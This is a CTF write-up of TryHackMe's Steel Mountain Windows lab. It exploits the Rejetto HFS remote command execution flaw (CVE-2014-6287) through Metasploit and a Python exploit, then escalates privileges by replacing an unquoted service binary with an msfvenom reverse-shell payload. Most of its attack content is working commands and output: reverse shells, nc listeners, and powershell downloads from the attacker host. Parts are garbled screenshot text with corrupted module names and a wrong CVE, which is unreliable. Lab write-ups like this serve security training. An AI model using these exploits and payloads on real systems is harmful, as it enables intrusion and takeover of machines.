

 Steel_Moutnain.md

This is a writeup for the CTF: Steel Mountain, windows from TryHackMe.

Name: Alexander Spiesberger

Date: 26/01/2021

Contact: alex.spiesberger@gmail.com


This is a bit chaotic and some things may be wrong because I did the writeup way later than the CTF

Active Machine Information

Title	IP Address	Expires	
Steel Mountain	10.10.46.41	1h 40m 12s	<div>Add 1 hour</div> <div>Terminate</div>

0%

Task 1 ☐ Introduction



Deploy

In this room you will enumerate a Windows machine, gain initial access with Metasploit, use Powershell to further enumerate the machine and escalate your privileges to Administrator.

If you don't have the right security tools and environment, deploy your own Kali Linux machine and control it in your browser, with our [Kali Room](#).

Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.

Deploy the machine.

Who is the employee of the month?


Answer format: **** *

Submit

Hint

Task 2 ☐ Initial Access

So, as the list times, we start with scanning with nmap, gobuster and nikto.



During the scan we can go check out the site, we can see the logo with a picture of their employee of the month.

When inspecting the page we can see the picture source code, and we can aassume that the name in the picture is the employee.

We can with this, respond to the first question: **Who is the employee of the month?**

We can then take a look at the finished nmap scan.

We can find another web server running and with this respond to the next question: **Scan the machine with nmap. What is the other port running a web server on?**

```

# Nmap 7.91 scan initiated Tue Jan 26 16:03:03 2021 as: nmap -SC -SV -A -p- -ON -iL 10.10.46.41
Nmap scan report for 10.10.46.41
Host is up (0.025s latency).
Not shown: 65520 closed ports
PORT      STATE SERVICE
80/tcp    open  http
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/8.5
|_ http-title: Site doesn't have a title (text/html).
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ssl/ms-wbt-server?
|_ ssl-cert: Subject: commonName=steelmountain
|_ Not valid before: 2020-10-11T19:04:29
|_ Not valid after: 2021-04-12T19:04:29
|_ ssl-date: 2021-01-26T15:06:30+00:00; -13s from scanner time.
5985/tcp   open  http
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
8080/tcp   open  http
|_ http-server-header: HFS 2.3
|_ http-title: HFS /
47001/tcp  open  http
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49152/tcp  open  msrpc
49153/tcp  open  msrpc
49154/tcp  open  msrpc
49155/tcp  open  msrpc
49156/tcp  open  msrpc
49172/tcp  open  msrpc
49173/tcp  open  msrpc
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

```

Active

VERSION	Title	IP Address
Microsoft-IIS httpd 8.5	Site Mountain	10.10.46.41
Microsoft Windows RPC		
Microsoft Windows netbios-ssn		
Microsoft Windows Server 2008 R2 - 2012 microsoft-ds		
Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)		
HttpFileServer httpd 2.3		

Now you have deployed the machine, lets get an initial shell!

What is the other port running a web server?

Take a look at the other web server. What file server is running?

What is the CVE number to exploit this file server?

Use Metasploit to get an initial shell. What is the user flag?

Answer format: *****

Answer format: *****

We can directly also respond to the next question with a quick search: **Take a look at the other web server. What file server is running?**

HttpFileServer httpd 2.3
✕

🔍 All
🖼️ Images
📰 News
📺 Videos
📍 Maps
⋮ More
⚙️ Settings

About 503.000 results (0,50 seconds)

www.exploit-db.com > exploits ▾

Rejetto HTTP File Server (HFS) 2.3.x - Remote Command ...

Jan 4, 2016 — Rejetto **HTTP File Server (HFS) 2.3.x** - Remote Command Execution (2). ...

#!/usr/bin/python # Exploit Title: **HttpFileServer 2.3.x** Remote ...

www.exploit-db.com > exploits ▾

Rejetto HttpFileServer 2.3.x - Remote Command Execution (3 ...

And the CVE for the next question also:

HttpFileServer httpd 2.3 CVE

[All](#)
[News](#)
[Images](#)
[Videos](#)
[Maps](#)
[More](#)
[Settings](#)

About 23.900 results (0,50 seconds)

www.exploit-db.com > exploits ▾

Rejetto HTTP File Server (HFS) 2.3.x - Remote Command ...

Jan 4, 2016 — Rejetto **HTTP File Server (HFS) 2.3.x** - Remote Command Execution (2). **CVE-2014-6287**CVE-111386 . remote exploit for Windows platform.

People also search for

[httpfileserv 2.3 exploit github](#)
[hfs scripting](#)
[rejetto hfs 2.3 exploit metasploit](#)
[windows 2012 r2 \(6.3 build 9600\) exploit](#)

EXPLOIT DATABASE

Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)

EDB-ID: 39161	CVE: 2014-6287	Author: AVINASH THAPA	Type: REMOTE	Platform: WINDOWS	Date: 2016-01-04
EDB Verified: ✓		Exploit: ↓ / {}		Vulnerable App: 📄	

←

We will now try to use metasploit:

```
(alex@Kali) - [~/my_testing]
$ msfconsole -a -q
msf6 > search 2014-6287

Matching Modules
=====
#  Name
-  -
0  exploit/windows/http/rejetto_hfs_exec

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Active Machine Information			
Title	IP Address	Expires	
Steel Mountain	10.10.46.41	1h 15m 42s	

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/rejetto_hfs_exec	2014-09-11	excellent	Yes	Rejetto HttpFileServer Remote Command Execution

Initial Access

We can now put the options that we need and run it:

EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.61	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Title	IP Address
Steel Mountain	10.10.46.41

Exploit target:

Id	Name
0	Automatic

msf6 exploit(windows/http/rejeto_hfs_exec) > set RHOST 10.10.46.41
RHOST => 10.10.46.41
msf6 exploit(windows/http/rejeto_hfs_exec) > set RPORT 8080
RPORT => 8080
msf6 exploit(windows/http/rejeto_hfs_exec) > set LHOST 10.11.25.211
LHOST => 10.11.25.211
msf6 exploit(windows/http/rejeto_hfs_exec) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/rejeto_hfs_exec) >
[*] Started reverse TCP handler on 10.11.25.211:4444
[*] Using URL: http://0.0.0.0:8080/LKEGu2200
[*] Local IP: http://192.168.1.61:8080/LKEGu2200
[*] Server started.
[*] Sending a malicious request to /usr/share/metasploit-framework/modules/exploits/windows/http/rejeto_hfs_exec.rb:110: warning: URI.escape
/usr/share/metasploit-framework/modules/exploits/windows/http/rejeto_hfs_exec.rb:110: warning: URI.escape
[*] Payload request received: /LKEGu2200
[*] Sending stage (175174 bytes) to 10.10.46.41
[*] Meterpreter session 1 opened (10.11.25.211:4444 -> 10.10.46.41:49272) at 2021-01-26 16:33:46 +0100
[!] Tried to delete %TEMP%\fmkhtJn.vbs, unknown result
[*] Server stopped.

Yay! It worked, now we just have to use it:

msf6 exploit(windows/http/rejeto_hfs_exec) > sessions

Active sessions

Id	Name	Type
1	meterpreter	x86/windows

msf6 exploit(windows/http/rejeto_hfs_exec) > sessions 1
[*] Starting interaction with 1...

meterpreter > |

2014-6287

Use Metasploit to get an initial shell. What is the user flag?

Answer format: *****

Information Connection

STEELMOUNTAINbill@STEELMOUNTAIN 10.11.25.211:4444 -> 10.10.46.41:49272 (10.10.46.41)

Task 4 Access and Escalation Without Metasploit

We can then answer the final question of the second task: **Use Metasploit to get an initial shell. What is the user flag?**

```
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\Users\bill\Desktop
=====
Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-   282     fil      2019-09-27 13:07:07 +0200 desktop.ini
100666/rw-rw-rw-    70     fil      2019-09-27 14:42:38 +0200 user.txt

meterpreter > cat user.txt
meterpreter >
```

We then have to upload a tool to help us escalate privileges.

I downloaded winPEAS and also accesschk:

```
meterpreter > upload /home/alex/my_testing/winPEASx64.exe
[*] uploading : /home/alex/my_testing/winPEASx64.exe -> winPEASx64.exe
[*] Uploaded 431.00 KiB of 431.00 KiB (100.0%): /home/alex/my_testing/winPEASx64.exe -> winPEASx64.exe
[*] uploaded : /home/alex/my_testing/winPEASx64.exe -> winPEASx64.exe

meterpreter > upload /home/alex/my_testing/accesschl.exe
[*] uploading : /home/alex/my_testing/accesschl.exe -> accesschl.exe
[*] Uploaded 2.09 KiB of 2.09 KiB (100.0%): /home/alex/my_testing/accesschl.exe -> accesschl.exe
[*] uploaded : /home/alex/my_testing/accesschl.exe -> accesschl.exe
```

We can then see that the service "AdvancedSystemCareService9" is exploitable, just use msfvenom:

```
• ASCService.exe
alex@kali:~/my_testing$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.25.211 LPORT=443 -e x86/shikata_ga_nai -f exe -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe file: 73802 bytes
Saved as: Advanced.exe
```

You name it Advanced.exe so when it will run, the service normally sees "AdvancedA" and there is a space before "SystemCare" So we will put the msfvenom output that we name "Advanced.exe" in this file, we just download it after starting a server with:

```
meterpreter > powershell_shell
PS >
```

```
C:\Program Files (x86)\IObit>powershell -c wget "http://10.11.25.211:80/ASCService.exe" -outfile "Advanced.exe"
powershell -c wget "http://10.11.25.211:80/ASCService.exe" -outfile "Advanced.exe"

C:\Program Files (x86)\IObit>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9?

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        STATE                : 4  RUNNING
        (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE        : 0  (0x0)
```


Now you have to start and stop the service with: `sc start` `sc stop` the service here is "AdvancedSystemCareService9"

```
C:\Program Files (x86)\IObit>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9
Can then see that the service "AdvancedSystemCareService9" is
SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        STATE                : 4    RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE        : 0    (0x0)
        SERVICE_EXIT_CODE    : 0    (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x0

C:\Program Files (x86)\IObit>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9:
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\Program Files (x86)\IObit>
```

EDB Verified: ✓ Exploit: 8 / 1

We will now try to use metasploit:

```
alex@kali: ~/my_testing
$ ./exploit -u -p 443
$ ./exploit -u -p 443
$ ./exploit -u -p 443
```

#	Name	Platform	Check
0	exploit/windows/http/rejects_https_exec	Windows	Excellent

Interact with a module by name or index. For example, info 0, use 0 or use exploit.

exit -> use 0

[*] No payload configured, defaulting to windows/cmd/cmd.exe/reverse_tcp

We can now put the options that we need and run it:

NAME	VALUE	YES	NO
EXITFUNC	process	yes	
LHOST	192.168.1.61	yes	

Exit technique (Accepted: The listen address (an ip

Don't forget to put a nc listener before restarting the service and then let the magic happen:

```
Steel_Moutnain.md
(alex@kali) - [~/my_testing]
$ sudo nc -lvnp 443
[sudo] password for alex:
listening on [any] 443 ...
connect to [10.11.25.211] from (UNKNOWN) [10.10.203.220] 49387
Microsoft Windows [Version 6.3.9600] (c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

To do it like in the exercise:

Escalations: We download the tools to see how we can escalate, and in metasploit we use it: upload:

- path to file on your machine.
- We then load powershell -> load powershell -> powershell_shell -> . .PowerUp.ps1 -> Invoke-AllChecks
- We can do it with winPEAS and accesschk, can be better.
- We see the services and we see. can restart = True on "AdvancedSystemCareService9"
- The application is also writeable to, so we can pretty much do what we want.

We can then to have a listener for our reverse shell use multi/handler on metasploit, we set the payload to: → set payload windows/shell/reverse_tcp → set LHOST → set LPORT → exploit -j → Go back to backgrounded session (meterpreter)

- We create our msfvenom:
- "msfvenom -p windows/shell_reverse_tcp LHOST= LPORT= -e x86/shikata_ga_nai -f exe -o ASCService.exe
- (-p = platform. -e = encrypt, -o = output as)
- Upload it in IObit -> upload ASCService.exe
- Now we need to stop the service, copy the malicious program into Advanced SystemCare, overwrite current ACSService.exe and restart the service, and we should get our multi/handler that is running
- so we go into shell -> sc stop -> This enables us to modify the path
- COPY ASCService.exe "Advanced SystemCare" -> Overwrite -> YES
- sc start -> We start service back up and it will run our malicious program and call our listener on the other side -> session 2 has opened (multi/handler)
- we background our meterpreter and see sessions -> We have a new reverse shell and hop to it
- And we are now NT Authoritysystem
- cd "C:\Windows\Administrator\Desktop" -> dir -> We see root.txt

MANUAL:

launching nmap: nmap -sC -sV -A -p- -oN initial.nmap \$RHOST gobuster: gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://\$RHOST -x php,html,txt,js,css,cgi,sh,py

Found rejetto vuln -> CVE2014-6287 DL nc binary: <https://github.com/andrew-d/static-binaries/blob/master/binaries/windows/x86/ncat.exe>

In the Exploit file change the ip + local port I did (4444)

```

61
U 62 Now you have to start and stop the service with:
#Usage : python Exploit.py <Target IP address> <Target Port Number>
U 64 sc stop <service>
#EDB Note: You need to be using a web server hosting netcat (http://<a
# You may need to run it multiple times for success!
U 66
U 67 ![startstop]()
U 68
U 69
import urllib2 Don't forget to put a nc listener before restarting the service an
import sys let the magic happen:
U 70
U 71 ![magic]()
try:
U 72
def script_create():
U 73
    urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=
U 74
    def execute_script():
U 75
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=
U 76
        launching nmap: nmap -sC -sV -A -p- -oN initial.nmap $RHOST
U 77
        gobuster: gobuster dir -w /usr/share/dirbuster/wordlists/directory
U 78
        -medium.txt -u http://$RHOST -x php,html,txt,js,css,cgi,sh,py
U 79
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=
U 80
U 81 Found rejetto vuln -> CVE2014-6287
ip_addr = "10.11.25.211" #local IP address
U 82
local_port = "4444" # Local Port number
U 83
vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%
TP%22)%0D%0A dim%20bStrm%3A%20Set%20bStrm%20%3D%20createobject(%22Adodb

```

then launch a server (python3 -m

http.server 80) Here on port 80.

then launch 2 times the exploit: python <PORT(8080)>


```

87 then launch a server (python3 -m http.server 80) here on port 80.
88
89 (alex@Kali)-[~/my_testing]
90 $ python 39161.py 10.10.203.220 8080 <exploit> <IP> <PORT(8080)>
91
92 First it will pull the binary, then launch it again with a listener
93 (nmap 4.5.4) and we should now have a remote shell.
94
95 (alex@Kali)-[~/my_testing]
96 $ python 39161.py 10.10.203.220 8080
97
98 We can pull winRMAS with powershell:
99
100 launch server port 80 then pull with powershell:

```

First it will pull the binary, then launch it again with a listener (nc -lvp 4444) and you now have a remote shell. We now pull winPEAS with powershell: launch server port 80 then pull with powershell: powershell -c wget "http://80/winPEASany.exe" -outfile "winPEAS.exe"

we now can run it -> winPEAS.exe

```

PS > . ./winPEASAny.exe
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
Creating Dynamic lists, this could take a while, please wait...
- Checking if domain...
- Getting Win32_UserAccount info...
- Creating current user groups list...
- Creating active users list...
- Creating disabled users list...
- Admin users list...

Task 1 Introduction
Task 2 Initial Access
Task 3 Privilege Escalation

Now that you have an initial shell on this Windows machine as Bill, we can further enumerate this machine. To enumerate this machine, we will use a powershell script called PowerUp, that aims to be a clearinghouse of common Windows privilege escalation techniques. You can download the script here. Now you can use the upload command in Meterpreter to upload the script to the machine.

PS > upload .\powershell\PowerUp.ps1
uploading : /tmp/.powershell/PowerUp.ps1 -> PowerUp.ps1
549.65 KiB (100.0%): /opt/windows/powersploit/Privesc/PowerUp.ps1 -> PowerUp.ps1

To execute this using Meterpreter, I will type load powershell into meterpreter.

PS > load powershell
Directory: C:\Users\bill\Desktop
File Name
-----
PowerUp.ps1
7/27/2016 9:44 AM 562841
user.txt
7/27/2016 5:42 AM 70

Task 4 All checks
Running Invoke-AllChecks
Answer needed
Take close attention to the CanRestart option that is set to true. What is the na

```

for the question: powershell -c get-service

We now need to exploit like previously with msfvenom, we could build it with pentest.ws and taking info with "powershell -c systeminfo" But I will here take the previous msfvenom done with metasploit. If you want to do it with pentest.ws: payload:windows/reverse_tcp LHOST: add your vpn IP LPORT: Port you want to listen on (I put 443) encoder: x86/shikata_ga_nai extension: -f exe output file: -o ASCService.exe

Then it is like before, pull it, in the IObit folder, name it Advanced.exe and stop/start the service with a netcat listening:

```

C:\Program Files\Microsoft Windows Defender\Microsoft Defender Security Center>
Service.exe -outfile "Advanced.exe"
red.exe" tcp open msrpc Microsoft Windows R
49154/tcp open msrpc Microsoft Windows R
49155/tcp open msrpc Microsoft Windows R
49156/tcp open msrpc Microsoft Windows R
49172/tcp open msrpc Microsoft Windows R
49173/tcp open msrpc Microsoft Windows R
ServiceInfo: OS: Windows, Windows Server 2008 R2 -

```

```

┌───(root@kali: ~)───┐
│ EDB Verified: ✓    │ Exploit: 1 / 1  │
└───────────────────┘

┌───(root@kali: ~)───┐
│ alex@kali: ~/my_testing │
│ # ./exploit.py 127.0.0.1 │
│ info ~ search 2014-0307 │
└───────────────────┘

┌───(root@kali: ~)───┐
│ Matching Modules      │ Title                                IP Address  │
├───────────────────┼───────────────────┼──────────┼
│ # Name              │                   │          │
├───────────────────┼───────────────────┼──────────┼
│ # exploit/windows/http/jefferys_hfs_wmag 2014-03-11 excellent Yes │
└───────────────────┼───────────────────┼──────────┘

┌───(root@kali: ~)───┐
│ Interact with a module by name or index. For example: info 0, use 0 or use exploit(windows/http/jefferys_hfs_wmag) │
└───────────────────┘

┌───(root@kali: ~)───┐
│ info ~ use 0       │ info 0: jefferys_hfs_wmag (2014-03-11) │
└───────────────────┘

┌───(root@kali: ~)───┐
│ [x] No payload configured, defaulting to windows/exec (NOTE: This is not recommended) │
└───────────────────┘

┌───(root@kali: ~)───┐
│ We can now put the options that we need and run it: │
└───────────────────┘

┌───(root@kali: ~)───┐
│ ----- │
│ EXITFUNC process yes Exit technique (Accepted) │
│ LHOST 192.168.1.61 yes The listen address (an IP address) │
└───────────────────┘
```

contact: alex.spiesberger@gmail.com